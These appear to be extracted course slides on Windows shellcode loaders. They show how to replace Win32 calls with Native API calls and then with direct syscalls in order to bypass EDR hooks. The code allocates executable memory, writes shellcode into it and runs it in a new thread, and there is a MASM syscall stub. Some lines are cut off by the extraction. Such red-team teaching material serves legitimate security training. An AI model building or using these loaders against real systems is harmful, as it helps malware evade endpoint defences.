
Summary: Win32-API Loader

- Imports Win32-APIs from kernel32.dll
- Then call the appropriate native API from ntdll.dll
- Execute appropriate system call



Chapter Five


Medium Level APIs: Native-API Loader



Native-API Loader

- First modification in Win32-API reference loader
- Transition Windows APIs (high level) to **Native APIs** (medium level)
- Syscalls executed without transition from kernel32.dll to ntdll.dll
- This loader directly accesses the Native APIs in ntdll.dll
 - NTAPI-Loader.exe → ntdll.dll → syscall

Shellcode Loader - Native APIs (Medium Level APIs)



Function Pointers structure definition

- Native APIs (NTAPI) can't be retrieved via Windows headers
- Therefore, manually structure definition necessary

```
// Define typedefs for function pointers to the native API functions we'll be using.  
// These match the function signatures of the respective functions.  
typedef NTSTATUS(WINAPI* PNTALLOCATEVIRTUALMEMORY)(HANDLE, PVOID*, ULONG_PTR, PSIZE_T, U  
typedef NTSTATUS(NTAPI* PNTWRITEVIRTUALMEMORY)(HANDLE, PVOID, PVOID, SIZE_T, PSIZE_T);  
typedef NTSTATUS(NTAPI* PNTCREATETHREADEX)(PHANDLE, ACCESS_MASK, PVOID, HANDLE, PVOID, P  
typedef NTSTATUS(NTAPI* PNTWAITFORSINGLEOBJECT)(HANDLE, BOOLEAN, PLARGE_INTEGER);
```

Memory Address Native Function

- Not using kernel32.dll → manually function loading needed
- GetModuleHandleA → handle to ntdll.dll
- GetProcAddress -> memory address native function

```
// Here we load the native API functions from ntdll.dll using GetProcAddress, which retrieves  
// or variable from the specified dynamic-link library (DLL). The return value is then casted.  
PNTALLOCATEVIRTUALMEMORY NtAllocateVirtualMemory = (PNTALLOCATEVIRTUALMEMORY)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
```

Replace Win32 APIs

- All four used Win32 APIs are replaced by correlated Native Function

```
NtAllocateVirtualMemory(GetCurrentProcess(), &exec, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

// Copy the shellcode into the allocated memory region.
// NtWriteVirtualMemory is a function that writes into the virtual address space of a specified process.
SIZE_T bytesWritten;
NtWriteVirtualMemory(GetCurrentProcess(), exec, code, sizeof(code), &bytesWritten);

// Execute the shellcode in memory using a new thread.
// NtCreateThreadEx is a function that creates a new thread for a process.
// The new thread starts execution by calling the function at the start address specified in the lpStartAddress parameter.
HANDLE hThread;
NtCreateThreadEx(&hThread, GENERIC_EXECUTE, NULL, GetCurrentProcess(), exec, exec, FALSE, 0, 0, 0, NULL);


// Wait for the thread to finish executing.
// NtWaitForSingleObject is a function that waits until the specified object is in the signaled state or the time-out
NtWaitForSingleObject(hThread, FALSE, NULL);
```

LAB Exercise: Native-API Loader

- Complete and analyze the Native-API shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **10: Chapter 5 | Lab Exercise Playbook**
- **Results/solution** can also be found in playbook

Summary: Native-API Loader

- Made transition Win32-APIs to Native APIs
- Loader imports no longer VirtualAlloc from kernel32.dll



Summary: Native-API Loader

- In case of EDR would only hook kernel32.dll → EDR bypassed

Chapter Six


Low Level APIs: Direct Syscalls



Direct Syscall Loader

- Second modification compared to reference Win32-API loader
- Transition from Native APIs (medium level) to **direct syscalls** (low level)
- Syscalls are executed without accessing ntdll.dll
- The necessary code to use Native APIs and syscalls instructions directly implemented in shellcode loader
 - DSC-Loader.exe → syscall

Shellcode Loader - Direct syscalls (Low Level APIs)



Native function structure definition

- Again, Native APIs (NTAPI) can't be retrieved via Windows headers
- Therefore, manually structure definition necessary
- This time we create a header file called **syscalls.h** to hold them

```
// Declare the function prototype for NtAllocateVirtualMemory
extern NTSTATUS NtAllocateVirtualMemory(
    HANDLE ProcessHandle,          // Handle to the process in which to allocate the memory
    PVOID* BaseAddress,            // Pointer to the base address
    ULONG_PTR ZeroBits,           // Number of high-order address bits that must be zero in
    PSIZE_T RegionSize,           // Pointer to the size of the region
    ULONG AllocationType,          // Type of allocation
    ULONG Protect                // Memory protection for the region of pages
);
```


Assembly code

- Compared to NTAPI loader, syscall stub not retrieved via ntdll.dll
- Directly implement syscall stub into loader → direct syscalls

```
.CODE ; Start the code section
; Procedure for the NtAllocateVirtualMemory syscall
NtAllocateVirtualMemory PROC
    mov r10, rcx                      ; Move the contents of rcx to r10. T
    mov eax, 18h                        ; Move the syscall number into the e
    syscall                            ; Execute syscall.
    ret                                ; Return from the procedure.
NtAllocateVirtualMemory ENDP
END ; End of the module
```

Microsoft Macro Assembler (MASM)

- We must enable MASM support in Visual Studio




LAB Exercise: Direct Syscall Loader

- Complete and analyze the Direct Syscall shellcode loader
- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **12: Chapter 6** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook

Summary: Direct Syscall Loader

- Made transition from Native APIs to direct syscalls
- No longer import from Win32-APIs and Native APIs

